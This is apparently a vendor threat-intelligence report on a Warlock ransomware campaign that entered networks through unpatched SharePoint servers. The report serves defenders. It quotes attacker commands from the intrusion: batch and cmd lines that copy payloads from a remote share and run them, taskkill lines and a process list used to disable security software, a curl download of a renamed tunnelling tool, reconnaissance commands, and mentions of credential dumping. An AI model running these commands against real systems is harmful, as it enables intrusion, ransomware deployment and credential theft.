
Key Takeaways
- Warlock ransomware operators exploited vulnerable Microsoft SharePoint servers, using targeted HTTP POST requests to upload web shells, enabling reconnaissance and credential theft. More details on these vulnerabilities and how Trend Micro protects against them can be found in our knowledge base article.
- Based on earlier reports, Warlock’s list of victims include organizations across North America, Europe, Asia, and Africa, spanning industries from technology to critical infrastructure.
- The attack escalates through Group Policy abuse, credential theft, and lateral movement using built-in Windows tools and custom malware, culminating in ransomware deployment. Files are encrypted with a .x2anylock extension, and data is exfiltrated via RClone.
- This end-to-end attack highlights the dangers of delayed patching and the importance of layered defense. Trend Vision One™ detects Warlock IOCs and equips customers with tailored threat hunting queries, insights, and intelligence updates.
Introduction
Organizations continue to grapple with increasingly complex cyberthreats, as ransomware groups rapidly evolve their tactics. In a recent attack wave, the Warlock ransomware group exploited internet-exposed, unpatched on-premise Microsoft SharePoint servers, abusing newly discovered vulnerabilities to gain initial access to their target’s system. Other groups such as Linen Typhoon and Violet Typhoon have also been observed exploiting these vulnerabilities against internet-facing SharePoint servers. More details on these vulnerabilities and how Trend mitigates their impact can be found in the relevant knowledge base entry.
This multi-stage attack highlights how vulnerabilities in public-facing applications, combined with stealthy lateral movement and advanced payloads, can lead to swift and devastating compromise across enterprise environments.
The Warlock ransomware campaign exemplifies how quickly threat actors can weaponize enterprise vulnerabilities for high-impact extortion activities. Through the exploitation of the SharePoint vulnerabilities, attackers were able to bypass authentication, achieve remote code execution (RCE), and rapidly pivot across compromised networks.
In this entry, we provide an in-depth analysis of this ransomware campaign, including a comprehensive technical breakdown of the observed tactics, intent behind each command, and actionable recommendation guidelines. This report is intended for defenders, information security professionals, and IT administrators looking to understand the threat in detail.
Threat activity and attribution
Warlock ransomware
Before making headlines for exploiting SharePoint vulnerabilities, the Warlock ransomware group had already established itself in the cybercriminal landscape.
In early June 2025, Warlock made its public debut on the Russian-language RAMP forum, advertising itself to potential affiliates with the tagline: “If you want a Lamborghini, please contact me.”
Within just a few days after this flashy entrance, the group had already claimed at least 16 successful attacks, roughly half targeting government agencies in countries such as Portugal, Croatia, and Turkey. Other victims included organizations from the financial services and manufacturing sectors.
Warlock also seems to have potential ties to Black Basta, a prolific ransomware group that stopped publishing victims in early 2025. While connection remains unconfirmed, similarities in tactics, negotiation styles, and victimology hint at a possible offshoot or rebrand.
By mid-2025, based on their leak site data, the group’s victim list had grown to include organizations in North America, Europe, Asia, and Africa, impacting organizations in industries ranging from technology to critical infrastructure.
In a short period of time, the threat actor behind Warlock evolved from a bold forum announcement into a rapidly growing global ransomware threat, setting the stage for even more sophisticated campaigns—including those leveraging the SharePoint ToolShell vulnerability that would bring the group into the spotlight.
Observed post-exploitation and ransomware deployment attack chain
This section outlines the end-to-end lifecycle of a recent ransomware campaign observed in environments with exposed on-premises SharePoint servers. The attack chain demonstrates a sequence of post-exploitation techniques leading to ransomware deployment and data exfiltration.

Initial Access
Exploitation of internet-facing on-premise Microsoft SharePoint server
The attack begins with exploitation of Microsoft SharePoint Vulnerabilities, allowing the threat actor to gain an initial foothold within the internal network.
Privilege Escalation
Group policy modification
The threat actor establishes higher privileges by creating a new Group Policy Object (GPO) within the domain.
['$GPOName = "{REDACTED}-TakeOver";$DN="DC={REDACTED},DC=com";New-GPO -name $GPOName', '[Microsoft.GroupPolicy.Commands.FormattingDisplayStrings]::FormatGpoVersion($.User.DSVersion, $.User.SysvolVersion)', '[Microsoft.GroupPolicy.Commands.FormattingDisplayStrings]::FormatGpoVersion($.Computer.DSVersion, $.Computer.SysvolVersion)', '$_.WmiFilter.Name']Guest account manipulation
The attacker activates the built-in "guest" account on a Windows machine and modifies its password, enabling it to be used for access. It then adds the "guest" account to the local “administrators” group, granting it administrative privileges.


Execution
Command and scripting interpreter usage
The attacker uses Windows Command Shell (cmd.exe) to execute script files and batch jobs:
cmd.exe /c net use \\{REDACTED} /u:{User Name}\{Domain Name}TakeOver {Password} & copy \\{IP Address}\{Domain Name}\{Domain Name}TakeOver.bat c:\users\public\ /y & start c:\users\public\{Domain Name}TakeOver.batThis command sequence connects to a remote shared folder using specified credentials, copies a batch file from the folder to C:\Users\Public\, before executing it.
The executed batch file (detected as Trojan.BAT.KILLLAV.H) first establishes a network connection to a remote file share using hardcoded credentials. It then systematically copies files such as vmtools.exe and log.bat (renamed to log.txt), as well as the files from the remote share \{IP Address}\{Domain Name}\ — including the ransomware binary— to the Public folder.
Subsequently, the script issues several commands to execute these files, both in the background (with error suppression) and via the “start” command, which launches them as separate processes.
The batch file also employs taskkill commands to forcibly terminate Trend processes.
cd %Public%\
 net use \{IP Address} /u:{Domain Name}\{User Name} {Password}
 cmd /c copy \{IP Address}\{Domain Name}\vmtools.exe %Public%\ /y
 cmd /c copy \{IP Address}\{Domain Name}\log.bat %Public%\log.txt /y
 start /B cmd /c "%Public%\vmtools.exe 2>nul || exit"
 timeout /t 5
 taskkill /f /im tm_netagent.exe
 taskkill /f /im VOneAgentConsoleTray
 cmd /c copy \{IP Address}\{Domain Name}\* %Public%\ /y
 start /B cmd /c "%Public%\{Domain Name}.exe 2>nul || exit"
 start /B cmd /c "%Public%\{Domain Name}-e.exe b 2>nul || exit"
 start /B cmd /c "%Public%\{Domain Name}-f.exe 2>nul || exit"
 cmd /c start %Public%\{Domain Name}.exe
 cmd /c start %Public%\{Domain Name}-f.exe
 cmd /c %Public%\{Domain Name}-e.exe b
Defense Evasion
Technical analysis of Trojan.Win64.KILLLAV.I
The attacker deploys a binary named vmtools.exe (identified as Trojan.Win64.KILLLAV.I) to enumerate running processes and terminate those specified in the log.txt file. All the targeted processes are associated with Trend security products.
It drops an encrypted driver file to the system, decrypts it, and writes it as googleApiUtil64.sys in the C:\programdata directory.

It then installs this driver as a service named googleApiUtil64, after which it initiates a process-killing routine that repeatedly terminates target processes every two seconds for a total duration of ten minutes before exiting.

The process termination function begins by reading a list of target process names—typically security software executables—from a file named log.txt. It filters for .exe and .com file extensions and stores up to 100 matching entries for termination.

It then enumerates all running processes in the system, compares their names to the target list, and forcibly terminates any matches using the previously installed malicious driver.
| AMSP_LogServer.exe | dsvp.exe | CompRmv.exe |
| coreFrameworkHost.exe | ds_monitor.exe | endpointbasecamp.exe |
| coreServiceShell.exe | nginx.exe | InstReg.exe |
| tm_netagent | Notifier.exe | LogServer.exe |
| VOneAgentConsoleTray | uAgentWscHandler.exe | ncfg.exe |
| utilRollback.exe | Patch.exe | NTRmv.exe |
| DREBoot64.exe | dsa-wrs-app.exe | Ntrtscan.exe |
| CloudEndpointService.exe | TMBMSRV.exe | OfcCCCAUpdate.exe |
| ASDTool.exe | EndpointBasecamp.exe | OfcPfwSvc.exe |
| DVASSTool.exe | CETASvc.exe | OfficescanTouch.exe |
| tmlaridae.exe | WSCommunicator.exe | patch.exe |
| tm_netinst.exe | iVPAgent.exe | patch64.exe |
| dsa-connect.exe | AosUImanager.exe | PccNt.exe |
| dsa.exe | Build.exe | PccNTMon.exe |
| dsc.exe | Build64.exe | PccNTUpd.exe |
| dsuam.exe | CNTAoSMgr.exe | supportconnector.exe |
| CNTAoSUnInstaller.exe | tdiins.exe |
Attempts to terminate Trend processes or services are automatically blocked and logged by our self-protection technology. This activity is promptly reported to the management console, ensuring administrators are alerted to potential tampering and can respond swiftly to maintain endpoint security.
Discovery
The Warlock ransomware conducts extensive reconnaissance within the victim environment, which we will cover in this section.
Domain trust discovery
Upon establishing a foothold through an unpatched, Internet-facing SharePoint server, the attacker advances to the reconnaissance phase to map domain relationships and trust boundaries. This is accomplished via native Windows utilities and custom scripts, executed under the context of compromised services.
The attacker uses the compromised IIS Worker Process (w3wp.exe) tied to a vulnerable SharePoint application pool. This process is used as a launchpad for post-exploitation activities:
c:\windows\system32\inetsrv\w3wp[.]exe -ap "SharePoint - 80" -v "v4.0" -l "webengine4[.]dll" -a \\.\pipe\iisipm4f1f605b-0c8e-4499-89cb-98c2c98832ad -h "C:\inetpub\temp\apppools\SharePoint - 80\SharePoint - 80[.]config" -w "" -m 0
The attack sequence continues with the drop and execution of cloudflare.bat in C:\ProgramData\, which in turn launches run.bat. This chaining allows for the staged execution of subsequent payloads and utilities.
Within run.bat, the attacker issues a command to download a renamed utility (e.g., “cloudflared”) from a public repository.
c:\root\curl.exe -L -o c:\windows\debug\macfee_agent.exe hxxps://github[.]com/cloudflare/cloudflared/releases/download/2025.7.0/cloudflared-windows-amd64.exe


The attacker subsequently performs domain trust enumeration using the Windows utility tool nltest to discover trust relationships between Active Directory domains.
nltest /domain_trusts
System information collection
The threat actor proceeds to gather comprehensive information on the compromised system. This involves using built-in Windows command line utilities to collect system attributes and operational status.
Several commands are used to gather foundational system information. They help identify the host within the network, enumerate the system’s network configurations, determine the current user and privilege context, and list active processes and the services they are running:
- cmd /c hostname
- cmd /c ipconfig /all
- cmd /c whoami
- cmd /c tasklist /svc
Installed application query
The attacker queries installed applications to identify software present on the compromised host by running the following command to list installed software and their identifying numbers:
- cmd /c wmic product get name,identifyingnumber
File and directory discovery
Directory content is then listed, which includes remote administrative shares, to map available files and storage locations across the environment. This is performed using the following command:
- cmd /c dir <path>
Account discovery
To identify privileged and user accounts, along with active user sessions, the attacker enumerates key domain groups and sessions using these commands:
- cmd /c net group "domain admins"
- cmd /c net group "domain computers"
- cmd /c net group "domain controllers"
- cmd /c quser
Credential access
Use of Mimikatz for credential dumping

The malicious actors makes use of credential dumping tools such as Mimikatz (C:\Users\TEMP.{REDACTED}.025\Desktop\mimikatz.exe), to extract plaintext credentials from memory.
Registry hive dumping


During the attack, Windows registry hives containing password hashes, such as the SAM and SECURITY hives, are dumped. Utilities like CrackMapExec or SecretsDump are commonly used, and Trend telemetry has observed the presence of temporary dump files on affected systems. These files are frequently created during the dumping process and may be associated with commands executed via processes like C:\Windows\system32\svchost.exe -k LocalService.
Lateral movement
Server Message Block/Windows administrative shares
Remote services such as Server Message Block (SMB) are used to copy payloads and tools across machines. This involves using a command to transfer a malicious executable to the public folder of a remote system via administrative shares, providing the malicious actor with the means to execute further payloads or perform post-exploitation activities.
- cmd /c copy C:\ProgramData\Mozilla\debug.exe \\{REDACTED}\c$\users\public\
Ingress tool transfer
The attacker copies the ransomware binary to the %Public% folder using the following command:
- cmd /c copy \\{REDACTED}\{REDACTED}\* c:\users\public\ /y
Remote services

